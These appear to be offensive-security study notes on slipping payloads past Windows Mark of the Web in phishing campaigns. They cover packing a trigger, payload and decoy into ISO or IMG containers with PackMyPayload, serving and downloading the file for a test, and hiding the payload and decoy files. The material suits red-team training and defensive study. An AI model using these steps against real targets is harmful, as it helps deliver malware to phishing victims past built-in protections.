Containers
Mark of the Web (MotW)
- used to mark files that have been downloaded from the internet as potentially unsafe

- can be an issue when Phishing because some documents will not enable macros if MotW is present
Solution
- use containers to package trigger + payload + decoy into a single file
- simplifies process of sending multiple files to a victim and can add a level of obfuscation
- Good choices = ISO/IMG, ZIP, and WIM formats since theyre natively supported in Windows
- use PackMyPayload to automate the process
Example
- Pack a PDF executable into an ISO:
attacker@DESKTOP-FGSTPS7:/mnt/c/Users/Attacker/Downloads$ /mnt/c/Tools/PackMyPayload/PackMyPayload.py test.pdf test.iso

[.] Packaging input file to output .iso (iso)...
Burning file onto ISO:
    Adding file: /test.pdf
[+] File packed into ISO.

[+] Generated file written to (size: 65536): test.iso
- Now we can test it by hosting it on a Python server
attacker@DESKTOP-FGSTPS7:/mnt/c/Users/Attacker/Downloads$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
- Now pull it down via PowerShell
PS C:\Users\Attacker\Downloads> iwr -Uri http://localhost:8000/test.iso -OutFile test2.iso
- Check to see if MotW is no longer mounted

- you can also hide attribute files for example if you had three files: trigger, payload, decoy:
$ ls -l /mnt/c/Payloads/xlam

-rwxrwxrwx 1 rasta rasta 11607 Jun 27 13:55 decoy.xlsx
-rwxrwxrwx 1 rasta rasta 12906 Jun 27 13:55 payload.xlam
-rwxrwxrwx 1 rasta rasta  2094 Jun 28 13:55 trigger.xls.lnk
We can pack them ito an IMG file and hide decoy.xlsx and payload.xlam using the -H parameter
$ python3 PackMyPayload.py -H decoy.xlsx,payload.xlam /mnt/c/Payloads/xlam /mnt/c/Payloads/xlam/package.img